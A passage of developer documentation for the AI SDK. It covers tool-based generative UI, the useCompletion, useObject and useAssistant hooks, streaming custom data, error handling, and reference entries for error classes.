return result.toDataStreamResponse();
}
This API route uses the streamText function to process chat messages and stream the model's responses back to the client.
Create a Tool
Before enhancing your chat interface with dynamic UI elements, you need to create a tool and corresponding React component. A tool will allow the model to perform a specific action, such as fetching weather information.
Create a new file called ai/tools.ts with the following content:
import { tool as createTool } from 'ai';
import { z } from 'zod';
export const weatherTool = createTool({
description: 'Display the weather for a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async function ({ location }) {
await new Promise(resolve => setTimeout(resolve, 2000));
return { weather: 'Sunny', temperature: 75, location };
},
});
export const tools = {
displayWeather: weatherTool,
};
In this file, you've created a tool called weatherTool. This tool simulates fetching weather information for a given location. This tool will return simulated data after a 2-second delay. In a real-world application, you would replace this simulation with an actual API call to a weather service.
Update the API Route
Update the API route to include the tool you've defined:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import { tools } from '@/ai/tools';
export async function POST(request: Request) {
const { messages } = await request.json();
const result = streamText({
model: openai('gpt-4o'),
system: 'You are a friendly assistant!',
messages,
maxSteps: 5,
tools,
});
return result.toDataStreamResponse();
}
Now that you've defined the tool and added it to your streamText call, let's build a React component to display the weather information it returns.
Create UI Components
Create a new file called components/weather.tsx:
type WeatherProps = {
temperature: number;
weather: string;
location: string;
};
export const Weather = ({ temperature, weather, location }: WeatherProps) => {
return (
<div>
<h2>Current Weather for {location}</h2>
<p>Condition: {weather}</p>
<p>Temperature: {temperature}°C</p>
</div>
);
};
This component will display the weather information for a given location. It takes three props: temperature, weather, and location (exactly what the weatherTool returns).
Render the Weather Component
Now that you have your tool and corresponding React component, let's integrate them into your chat interface. You'll render the Weather component when the model calls the weather tool.
To check if the model has called a tool, you can use the toolInvocations property of the message object. This property contains information about any tools that were invoked in that generation including toolCallId, toolName, args, toolState, and result.
Update your page.tsx file:
'use client';
import { useChat } from '@ai-sdk/react';
import { Weather } from '@/components/weather';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role === 'user' ? 'User: ' : 'AI: '}</div>
<div>{message.content}</div>
<div>
{message.toolInvocations?.map(toolInvocation => {
const { toolName, toolCallId, state } = toolInvocation;
if (state === 'result') {
if (toolName === 'displayWeather') {
const { result } = toolInvocation;
return (
<div key={toolCallId}>
<Weather {...result} />
</div>
);
}
} else {
return (
<div key={toolCallId}>
{toolName === 'displayWeather' ? (
<div>Loading weather...</div>
) : null}
</div>
);
}
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={handleInputChange}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
In this updated code snippet, you:
- Check if the message has
toolInvocations. - Check if the tool invocation state is 'result'.
- If it's a result and the tool name is 'displayWeather', render the Weather component.
- If the tool invocation state is not 'result', show a loading message.
This approach allows you to dynamically render UI components based on the model's responses, creating a more interactive and context-aware chat experience.
Expanding Your Generative UI Application
You can enhance your chat application by adding more tools and components, creating a richer and more versatile user experience. Here's how you can expand your application:
Adding More Tools
To add more tools, simply define them in your ai/tools.ts file:
// Add a new stock tool
export const stockTool = createTool({
description: 'Get price for a stock',
parameters: z.object({
symbol: z.string().describe('The stock symbol to get the price for'),
}),
execute: async function ({ symbol }) {
// Simulated API call
await new Promise(resolve => setTimeout(resolve, 2000));
return { symbol, price: 100 };
},
});
// Update the tools object
export const tools = {
displayWeather: weatherTool,
getStockPrice: stockTool,
};
Now, create a new file called components/stock.tsx:
type StockProps = {
price: number;
symbol: string;
};
export const Stock = ({ price, symbol }: StockProps) => {
return (
<div>
<h2>Stock Information</h2>
<p>Symbol: {symbol}</p>
<p>Price: ${price}</p>
</div>
);
};
Finally, update your page.tsx file to include the new Stock component:
'use client';
import { useChat } from '@ai-sdk/react';
import { Weather } from '@/components/weather';
import { Stock } from '@/components/stock';
export default function Page() {
const { messages, input, setInput, handleSubmit } = useChat();
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role}</div>
<div>{message.content}</div>
<div>
{message.toolInvocations?.map(toolInvocation => {
const { toolName, toolCallId, state } = toolInvocation;
if (state === 'result') {
if (toolName === 'displayWeather') {
const { result } = toolInvocation;
return (
<div key={toolCallId}>
<Weather {...result} />
</div>
);
} else if (toolName === 'getStockPrice') {
const { result } = toolInvocation;
return <Stock key={toolCallId} {...result} />;
}
} else {
return (
<div key={toolCallId}>
{toolName === 'displayWeather' ? (
<div>Loading weather...</div>
) : toolName === 'getStockPrice' ? (
<div>Loading stock price...</div>
) : (
<div>Loading...</div>
)}
</div>
);
}
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
type="text"
value={input}
onChange={event => {
setInput(event.target.value);
}}
/>
<button type="submit">Send</button>
</form>
</div>
);
}
By following this pattern, you can continue to add more tools and components, expanding the capabilities of your Generative UI application.
title: Completion description: Learn how to use the useCompletion hook.
Completion
The useCompletion hook allows you to create a user interface to handle text completions in your application. It enables the streaming of text completions from your AI provider, manages the state for chat input, and updates the UI automatically as new messages are received.
In this guide, you will learn how to use the useCompletion hook in your application to generate text completions and stream them in real-time to your users.
Example
'use client';
import { useCompletion } from '@ai-sdk/react';
export default function Page() {
const { completion, input, handleInputChange, handleSubmit } = useCompletion({
api: '/api/completion',
});
return (
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={handleInputChange}
id="input"
/>
<button type="submit">Submit</button>
<div>{completion}</div>
</form>
);
}
import { streamText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { prompt }: { prompt: string } = await req.json();
const result = streamText({
model: openai('gpt-3.5-turbo'),
prompt,
});
return result.toDataStreamResponse();
}
In the Page component, the useCompletion hook will request to your AI provider endpoint whenever the user submits a message. The completion is then streamed back in real-time and displayed in the UI.
This enables a seamless text completion experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Customized UI
useCompletion also provides ways to manage the prompt via code, show loading and error states, and update messages without being triggered by user interactions.
Loading and error states
To show a loading spinner while the chatbot is processing the user's message, you can use the isLoading state returned by the useCompletion hook:
const { isLoading, ... } = useCompletion()
return(
<>
{isLoading ? <Spinner /> : null}
</>
)
Similarly, the error state reflects the error object thrown during the fetch request. It can be used to display an error message, or show a toast notification:
const { error, ... } = useCompletion()
useEffect(() => {
if (error) {
toast.error(error.message)
}
}, [error])
// Or display the error message in the UI:
return (
<>
{error ? <div>{error.message}</div> : null}
</>
)
Controlled input
In the initial example, we have handleSubmit and handleInputChange callbacks that manage the input changes and form submissions. These are handy for common use cases, but you can also use uncontrolled APIs for more advanced scenarios such as form validation or customized components.
The following example demonstrates how to use more granular APIs like setInput with your custom input and submit button components:
const { input, setInput } = useCompletion();
return (
<>
<MyCustomInput value={input} onChange={value => setInput(value)} />
</>
);
Cancelation
It's also a common use case to abort the response message while it's still streaming back from the AI provider. You can do this by calling the stop function returned by the useCompletion hook.
const { stop, isLoading, ... } = useCompletion()
return (
<>
<button onClick={stop} disabled={!isLoading}>Stop</button>
</>
)
When the user clicks the "Stop" button, the fetch request will be aborted. This avoids consuming unnecessary resources and improves the UX of your application.
Throttling UI Updates
This feature is currently only available for React.
By default, the useCompletion hook will trigger a render every time a new chunk is received.
You can throttle the UI updates with the experimental_throttle option.
const { completion, ... } = useCompletion({
// Throttle the completion and data updates to 50ms:
experimental_throttle: 50
})
Event Callbacks
useCompletion also provides optional event callbacks that you can use to handle different stages of the chatbot lifecycle. These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
const { ... } = useCompletion({
onResponse: (response: Response) => {
console.log('Received response from server:', response)
},
onFinish: (message: Message) => {
console.log('Finished streaming message:', message)
},
onError: (error: Error) => {
console.error('An error occurred:', error)
},
})
It's worth noting that you can abort the processing by throwing an error in the onResponse callback. This will trigger the onError callback and stop the message from being appended to the chat UI. This can be useful for handling unexpected responses from the AI provider.
Configure Request Options
By default, the useCompletion hook sends a HTTP POST request to the /api/completion endpoint with the prompt as part of the request body. You can customize the request by passing additional options to the useCompletion hook:
const { messages, input, handleInputChange, handleSubmit } = useCompletion({
api: '/api/custom-completion',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
});
In this example, the useCompletion hook sends a POST request to the /api/completion endpoint with the specified headers, additional body fields, and credentials for that fetch request. On your server side, you can handle the request with these additional information.
title: Object Generation description: Learn how to use the useObject hook.
Object Generation
useObject is an experimental feature and only available in React.
The useObject hook allows you to create interfaces that represent a structured JSON object that is being streamed.
In this guide, you will learn how to use the useObject hook in your application to generate UIs for structured data on the fly.
Example
The example shows a small notifications demo app that generates fake notifications in real-time.
Schema
It is helpful to set up the schema in a separate file that is imported on both the client and server.
import { z } from 'zod';
// define a schema for the notifications
export const notificationSchema = z.object({
notifications: z.array(
z.object({
name: z.string().describe('Name of a fictional person.'),
message: z.string().describe('Message. Do not use emojis or links.'),
}),
),
});
Client
The client uses useObject to stream the object generation process.
The results are partial and are displayed as they are received.
Please note the code for handling undefined values in the JSX.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { notificationSchema } from './api/notifications/schema';
export default function Page() {
const { object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Server
On the server, we use streamObject to stream the object generation process.
import { openai } from '@ai-sdk/openai';
import { streamObject } from 'ai';
import { notificationSchema } from './schema';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const context = await req.json();
const result = streamObject({
model: openai('gpt-4-turbo'),
schema: notificationSchema,
prompt:
`Generate 3 notifications for a messages app in this context:` + context,
});
return result.toTextStreamResponse();
}
Customized UI
useObject also provides ways to show loading and error states:
Loading State
The isLoading state returned by the useObject hook can be used for several
purposes:
- To show a loading spinner while the object is generated.
- To disable the submit button.
'use client';
import { useObject } from '@ai-sdk/react';
export default function Page() {
const { isLoading, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{isLoading && <Spinner />}
<button
onClick={() => submit('Messages during finals week.')}
disabled={isLoading}
>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Stop Handler
The stop function can be used to stop the object generation process. This can be useful if the user wants to cancel the request or if the server is taking too long to respond.
'use client';
import { useObject } from '@ai-sdk/react';
export default function Page() {
const { isLoading, stop, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{isLoading && (
<button type="button" onClick={() => stop()}>
Stop
</button>
)}
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Error State
Similarly, the error state reflects the error object thrown during the fetch request.
It can be used to display an error message, or to disable the submit button:
'use client';
import { useObject } from '@ai-sdk/react';
export default function Page() {
const { error, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{error && <div>An error occurred.</div>}
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Event Callbacks
useObject provides optional event callbacks that you can use to handle life-cycle events.
onFinish: Called when the object generation is completed.onError: Called when an error occurs during the fetch request.
These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { notificationSchema } from './api/notifications/schema';
export default function Page() {
const { object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
onFinish({ object, error }) {
// typed object, undefined if schema validation fails:
console.log('Object generation completed:', object);
// error, undefined if schema validation succeeds:
console.log('Schema validation error:', error);
},
onError(error) {
// error during fetch request:
console.error('An error occurred:', error);
},
});
return (
<div>
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</div>
);
}
Configure Request Options
You can configure the API endpoint, optional headers and credentials using the api, headers and credentials settings.
const { submit, object } = useObject({
api: '/api/use-object',
headers: {
'X-Custom-Header': 'CustomValue',
},
credentials: 'include',
schema: yourSchema,
});
title: OpenAI Assistants description: Learn how to use the useAssistant hook.
OpenAI Assistants
The useAssistant hook allows you to handle the client state when interacting with an OpenAI compatible assistant API.
This hook is useful when you want to integrate assistant capabilities into your application,
with the UI updated automatically as the assistant is streaming its execution.
The useAssistant hook is supported in @ai-sdk/react, ai/svelte, and ai/vue.
Example
'use client';
import { Message, useAssistant } from '@ai-sdk/react';
export default function Chat() {
const { status, messages, input, submitMessage, handleInputChange } =
useAssistant({ api: '/api/assistant' });
return (
<div>
{messages.map((m: Message) => (
<div key={m.id}>
<strong>{`${m.role}: `}</strong>
{m.role !== 'data' && m.content}
{m.role === 'data' && (
<>
{(m.data as any).description}
<br />
<pre className={'bg-gray-200'}>
{JSON.stringify(m.data, null, 2)}
</pre>
</>
)}
</div>
))}
{status === 'in_progress' && <div />}
<form onSubmit={submitMessage}>
<input
disabled={status !== 'awaiting_message'}
value={input}
placeholder="What is the temperature in the living room?"
onChange={handleInputChange}
/>
</form>
</div>
);
}
import { AssistantResponse } from 'ai';
import OpenAI from 'openai';
const openai = new OpenAI({
apiKey: process.env.OPENAI_API_KEY || '',
});
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
// Parse the request body
const input: {
threadId: string | null;
message: string;
} = await req.json();
// Create a thread if needed
const threadId = input.threadId ?? (await openai.beta.threads.create({})).id;
// Add a message to the thread
const createdMessage = await openai.beta.threads.messages.create(threadId, {
role: 'user',
content: input.message,
});
return AssistantResponse(
{ threadId, messageId: createdMessage.id },
async ({ forwardStream, sendDataMessage }) => {
// Run the assistant on the thread
const runStream = openai.beta.threads.runs.stream(threadId, {
assistant_id:
process.env.ASSISTANT_ID ??
(() => {
throw new Error('ASSISTANT_ID is not set');
})(),
});
// forward run status would stream message deltas
let runResult = await forwardStream(runStream);
// status can be: queued, in_progress, requires_action, cancelling, cancelled, failed, completed, or expired
while (
runResult?.status === 'requires_action' &&
runResult.required_action?.type === 'submit_tool_outputs'
) {
const tool_outputs =
runResult.required_action.submit_tool_outputs.tool_calls.map(
(toolCall: any) => {
const parameters = JSON.parse(toolCall.function.arguments);
switch (toolCall.function.name) {
// configure your tool calls here
default:
throw new Error(
`Unknown tool call function: ${toolCall.function.name}`,
);
}
},
);
runResult = await forwardStream(
openai.beta.threads.runs.submitToolOutputsStream(
threadId,
runResult.id,
{ tool_outputs },
),
);
}
},
);
}
Customized UI
useAssistant also provides ways to manage the chat message and input states via code and show loading and error states.
Loading and error states
To show a loading spinner while the assistant is running the thread, you can use the status state returned by the useAssistant hook:
const { status, ... } = useAssistant()
return(
<>
{status === "in_progress" ? <Spinner /> : null}
</>
)
Similarly, the error state reflects the error object thrown during the fetch request. It can be used to display an error message, or show a toast notification:
const { error, ... } = useAssistant()
useEffect(() => {
if (error) {
toast.error(error.message)
}
}, [error])
// Or display the error message in the UI:
return (
<>
{error ? <div>{error.message}</div> : null}
</>
)
Controlled input
In the initial example, we have handleSubmit and handleInputChange callbacks that manage the input changes and form submissions. These are handy for common use cases, but you can also use uncontrolled APIs for more advanced scenarios such as form validation or customized components.
The following example demonstrates how to use more granular APIs like append with your custom input and submit button components:
const { append } = useAssistant();
return (
<>
<MySubmitButton
onClick={() => {
// Send a new message to the AI provider
append({
role: 'user',
content: input,
});
}}
/>
</>
);
Configure Request Options
By default, the useAssistant hook sends a HTTP POST request to the /api/assistant endpoint with the prompt as part of the request body. You can customize the request by passing additional options to the useAssistant hook:
const { messages, input, handleInputChange, handleSubmit } = useAssistant({
api: '/api/custom-completion',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
});
In this example, the useAssistant hook sends a POST request to the /api/custom-completion endpoint with the specified headers, additional body fields, and credentials for that fetch request. On your server side, you can handle the request with these additional information.
title: Streaming Custom Data description: Learn how to stream custom data to the client.
Streaming Custom Data
It is often useful to send additional data alongside the model's response. For example, you may want to send status information, the message ids after storing them, or references to content that the language model is referring to.
The AI SDK provides several helpers that allows you to stream additional data to the client
and attach it either to the Message or to the data object of the useChat hook:
createDataStream: creates a data streamcreateDataStreamResponse: creates a response object that streams datapipeDataStreamToResponse: pipes a data stream to a server response object
The data is streamed as part of the response stream.
Sending Custom Data from the Server
In your server-side route handler, you can use createDataStreamResponse and pipeDataStreamToResponse in combination with streamText.
You need to:
- Call
createDataStreamResponseorpipeDataStreamToResponseto get a callback function with aDataStreamWriter. - Write to the
DataStreamWriterto stream additional data. - Merge the
streamTextresult into theDataStreamWriter. - Return the response from
createDataStreamResponse(if that method is used)
Here is an example:
import { openai } from '@ai-sdk/openai';
import { generateId, createDataStreamResponse, streamText } from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
// immediately start streaming (solves RAG issues with status, etc.)
return createDataStreamResponse({
execute: dataStream => {
dataStream.writeData('initialized call');
const result = streamText({
model: openai('gpt-4o'),
messages,
onChunk() {
dataStream.writeMessageAnnotation({ chunk: '123' });
},
onFinish() {
// message annotation:
dataStream.writeMessageAnnotation({
id: generateId(), // e.g. id from saved DB record
other: 'information',
});
// call annotation:
dataStream.writeData('call completed');
},
});
result.mergeIntoDataStream(dataStream);
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
}
Sending Custom Sources
You can send custom sources to the client using the writeSource method on the DataStreamWriter:
import { openai } from '@ai-sdk/openai';
import { createDataStreamResponse, streamText } from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
return createDataStreamResponse({
execute: dataStream => {
// write a custom url source to the stream:
dataStream.writeSource({
sourceType: 'url',
id: 'source-1',
url: 'https://example.com',
title: 'Example Source',
});
const result = streamText({
model: openai('gpt-4o'),
messages,
});
result.mergeIntoDataStream(dataStream);
},
});
}
Processing Custom Data in useChat
The useChat hook automatically processes the streamed data and makes it available to you.
Accessing Data
On the client, you can destructure data from the useChat hook which stores all StreamData
as a JSONValue[].
import { useChat } from '@ai-sdk/react';
const { data } = useChat();
Accessing Message Annotations
Each message from the useChat hook has an optional annotations property that contains
the message annotations sent from the server.
Since the shape of the annotations depends on what you send from the server, you have to destructure them in a type-safe way on the client side.
Here we just show the annotations as a JSON string:
import { Message, useChat } from '@ai-sdk/react';
const { messages } = useChat();
const result = (
<>
{messages?.map((m: Message) => (
<div key={m.id}>
{m.annotations && <>{JSON.stringify(m.annotations)}</>}
</div>
))}
</>
);
Updating and Clearing Data
You can update and clear the data object of the useChat hook using the setData function.
const { setData } = useChat();
// clear existing data
setData(undefined);
// set new data
setData([{ test: 'value' }]);
// transform existing data, e.g. adding additional values:
setData(currentData => [...currentData, { test: 'value' }]);
Example: Clear on Submit
'use client';
import { Message, useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit, data, setData } =
useChat();
return (
<>
{data && <pre>{JSON.stringify(data, null, 2)}</pre>}
{messages?.map((m: Message) => (
<div key={m.id}>{`${m.role}: ${m.content}`}</div>
))}
<form
onSubmit={e => {
setData(undefined); // clear stream data
handleSubmit(e);
}}
>
<input value={input} onChange={handleInputChange} />
</form>
</>
);
}
title: Error Handling description: Learn how to handle errors in the AI SDK UI
Error Handling
Error Helper Object
Each AI SDK UI hook also returns an error object that you can use to render the error in your UI. You can use the error object to show an error message, disable the submit button, or show a retry button.
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit, error, reload } =
useChat({});
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}: {m.content}
</div>
))}
{error && (
<>
<div>An error occurred.</div>
<button type="button" onClick={() => reload()}>
Retry
</button>
</>
)}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={handleInputChange}
disabled={error != null}
/>
</form>
</div>
);
}
Alternative: replace last message
Alternatively you can write a custom submit handler that replaces the last message when an error is present.
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const {
handleInputChange,
handleSubmit,
error,
input,
messages,
setMessages,
} = useChat({});
function customSubmit(event: React.FormEvent<HTMLFormElement>) {
if (error != null) {
setMessages(messages.slice(0, -1)); // remove last message
}
handleSubmit(event);
}
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}: {m.content}
</div>
))}
{error && <div>An error occurred.</div>}
<form onSubmit={customSubmit}>
<input value={input} onChange={handleInputChange} />
</form>
</div>
);
}
Error Handling Callback
Errors can be processed by passing an onError callback function as an option to the useChat, useCompletion or useAssistant hooks.
The callback function receives an error object as an argument.
import { useChat } from '@ai-sdk/react';
export default function Page() {
const {
/* ... */
} = useChat({
// handle error:
onError: error => {
console.error(error);
},
});
}
Injecting Errors for Testing
You might want to create errors for testing. You can easily do so by throwing an error in your route handler:
export async function POST(req: Request) {
throw new Error('This is a test error');
}
title: Smooth streaming japanese text description: Learn how to stream smooth stream japanese text
Smooth streaming japanese text
You can smooth stream japanese text by using the smoothStream function, and the following regex that splits either on words of japanese characters:
import { smoothStream } from 'ai';
import { useChat } from '@ai-sdk/react';
const { data } = useChat({
experimental_transform: smoothStream({
chunking: /[\u3040-\u309F\u30A0-\u30FF]|\S+\s+/,
}),
});
title: Smooth streaming chinese text description: Learn how to stream smooth stream chinese text
Smooth streaming chinese text
You can smooth stream chinese text by using the smoothStream function, and the following regex that splits either on words of chinese characters:
import { smoothStream } from 'ai';
import { useChat } from '@ai-sdk/react';
const { data } = useChat({
experimental_transform: smoothStream({
chunking: /[\u4E00-\u9FFF]|\S+\s+/,
}),
});
title: AI_APICallError description: Learn how to fix AI_APICallError
AI_APICallError
This error occurs when an API call fails.
Properties
url: The URL of the API request that failedrequestBodyValues: The request body values sent to the APIstatusCode: The HTTP status code returned by the APIresponseHeaders: The response headers returned by the APIresponseBody: The response body returned by the APIisRetryable: Whether the request can be retried based on the status codedata: Any additional data associated with the error
Checking for this Error
You can check if an error is an instance of AI_APICallError using:
import { APICallError } from 'ai';
if (APICallError.isInstance(error)) {
// Handle the error
}
title: AI_DownloadError description: Learn how to fix AI_DownloadError
AI_DownloadError
This error occurs when a download fails.
Properties
url: The URL that failed to downloadstatusCode: The HTTP status code returned by the serverstatusText: The HTTP status text returned by the servermessage: The error message containing details about the download failure
Checking for this Error
You can check if an error is an instance of AI_DownloadError using:
import { DownloadError } from 'ai';
if (DownloadError.isInstance(error)) {
// Handle the error
}
title: AI_EmptyResponseBodyError description: Learn how to fix AI_EmptyResponseBodyError
AI_EmptyResponseBodyError
This error occurs when the server returns an empty response body.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_EmptyResponseBodyError using:
import { EmptyResponseBodyError } from 'ai';
if (EmptyResponseBodyError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidArgumentError description: Learn how to fix AI_InvalidArgumentError
AI_InvalidArgumentError
This error occurs when an invalid argument was provided.
Properties
parameter: The name of the parameter that is invalidvalue: The invalid valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidArgumentError using:
import { InvalidArgumentError } from 'ai';
if (InvalidArgumentError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidDataContentError description: How to fix AI_InvalidDataContentError
AI_InvalidDataContentError
This error occurs when the data content provided in a multi-modal message part is invalid. Check out the prompt examples for multi-modal messages .
Properties
content: The invalid content valuemessage: The error message describing the expected and received content types
Checking for this Error
You can check if an error is an instance of AI_InvalidDataContentError using:
import { InvalidDataContentError } from 'ai';
if (InvalidDataContentError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidDataContent description: Learn how to fix AI_InvalidDataContent
AI_InvalidDataContent
This error occurs when invalid data content is provided.
Properties
content: The invalid content valuemessage: The error messagecause: The cause of the error
Checking for this Error
You can check if an error is an instance of AI_InvalidDataContent using:
import { InvalidDataContent } from 'ai';
if (InvalidDataContent.isInstance(error)) {
// Handle the error
}
title: AI_InvalidMessageRoleError description: Learn how to fix AI_InvalidMessageRoleError
AI_InvalidMessageRoleError
This error occurs when an invalid message role is provided.
Properties
role: The invalid role valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidMessageRoleError using:
import { InvalidMessageRoleError } from 'ai';
if (InvalidMessageRoleError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidPromptError description: Learn how to fix AI_InvalidPromptError
AI_InvalidPromptError
This error occurs when the prompt provided is invalid.
Properties
prompt: The invalid prompt valuemessage: The error messagecause: The cause of the error
Checking for this Error
You can check if an error is an instance of AI_InvalidPromptError using:
import { InvalidPromptError } from 'ai';
if (InvalidPromptError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidResponseDataError description: Learn how to fix AI_InvalidResponseDataError
AI_InvalidResponseDataError
This error occurs when the server returns a response with invalid data content.
Properties
data: The invalid response data valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidResponseDataError using:
import { InvalidResponseDataError } from 'ai';
if (InvalidResponseDataError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidToolArgumentsError description: Learn how to fix AI_InvalidToolArgumentsError
AI_InvalidToolArgumentsError
This error occurs when invalid tool argument was provided.
Properties
toolName: The name of the tool with invalid argumentstoolArgs: The invalid tool argumentsmessage: The error messagecause: The cause of the error
Checking for this Error
You can check if an error is an instance of AI_InvalidToolArgumentsError using:
import { InvalidToolArgumentsError } from 'ai';
if (InvalidToolArgumentsError.isInstance(error)) {
// Handle the error
}
title: AI_JSONParseError description: Learn how to fix AI_JSONParseError
AI_JSONParseError
This error occurs when JSON fails to parse.
Properties
text: The text value that could not be parsedmessage: The error message including parse error details
Checking for this Error
You can check if an error is an instance of AI_JSONParseError using:
import { JSONParseError } from 'ai';
if (JSONParseError.isInstance(error)) {
// Handle the error
}
title: AI_LoadAPIKeyError description: Learn how to fix AI_LoadAPIKeyError
AI_LoadAPIKeyError
This error occurs when API key is not loaded successfully.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_LoadAPIKeyError using:
import { LoadAPIKeyError } from 'ai';
if (LoadAPIKeyError.isInstance(error)) {
// Handle the error
}
title: AI_LoadSettingError description: Learn how to fix AI_LoadSettingError
AI_LoadSettingError
This error occurs when a setting is not loaded successfully.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_LoadSettingError using:
import { LoadSettingError } from 'ai';
if (LoadSettingError.isInstance(error)) {
// Handle the error
}
title: AI_MessageConversionError description: Learn how to fix AI_MessageConversionError
AI_MessageConversionError
This error occurs when message conversion fails.
Properties
originalMessage: The original message that failed conversionmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_MessageConversionError using:
import { MessageConversionError } from 'ai';
if (MessageConversionError.isInstance(error)) {
// Handle the error
}
title: AI_NoAudioGeneratedError description: Learn how to fix AI_NoAudioGeneratedError
AI_NoAudioGeneratedError
This error occurs when no audio could be generated from the input.
Properties
responses: Array of responsesmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoAudioGeneratedError using:
import { NoAudioGeneratedError } from 'ai';
if (NoAudioGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoContentGeneratedError description: Learn how to fix AI_NoContentGeneratedError
AI_NoContentGeneratedError
This error occurs when the AI provider fails to generate content.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_NoContentGeneratedError using:
import { NoContentGeneratedError } from 'ai';
if (NoContentGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoImageGeneratedError description: Learn how to fix AI_NoImageGeneratedError
AI_NoImageGeneratedError
This error occurs when the AI provider fails to generate an image. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated an invalid response.
Properties
message: The error message.responses: Metadata about the image model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
Checking for this Error
You can check if an error is an instance of AI_NoImageGeneratedError using:
import { generateImage, NoImageGeneratedError } from 'ai';
try {
await generateImage({ model, prompt });
} catch (error) {
if (NoImageGeneratedError.isInstance(error)) {
console.log('NoImageGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
title: AI_NoObjectGeneratedError description: Learn how to fix AI_NoObjectGeneratedError
AI_NoObjectGeneratedError
This error occurs when the AI provider fails to generate a parsable object that conforms to the schema. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated a response that could not be parsed.
- The model generated a response that could not be validated against the schema.
Properties
message: The error message.text: The text that was generated by the model. This can be the raw text or the tool call text, depending on the object generation mode.response: Metadata about the language model response, including response id, timestamp, and model.usage: Request token usage.finishReason: Request finish reason. For example 'length' if model generated maximum number of tokens, this could result in a JSON parsing error.cause: The cause of the error (e.g. a JSON parsing error). You can use this for more detailed error handling.
Checking for this Error
You can check if an error is an instance of AI_NoObjectGeneratedError using:
import { generateObject, NoObjectGeneratedError } from 'ai';
try {
await generateObject({ model, schema, prompt });
} catch (error) {
if (NoObjectGeneratedError.isInstance(error)) {
console.log('NoObjectGeneratedError');
console.log('Cause:', error.cause);
console.log('Text:', error.text);
console.log('Response:', error.response);
console.log('Usage:', error.usage);
console.log('Finish Reason:', error.finishReason);
}
}
title: AI_NoOutputSpecifiedError description: Learn how to fix AI_NoOutputSpecifiedError
AI_NoOutputSpecifiedError
This error occurs when no output format was specified for the AI response, and output-related methods are called.
Properties
message: The error message (defaults to 'No output specified.')
Checking for this Error
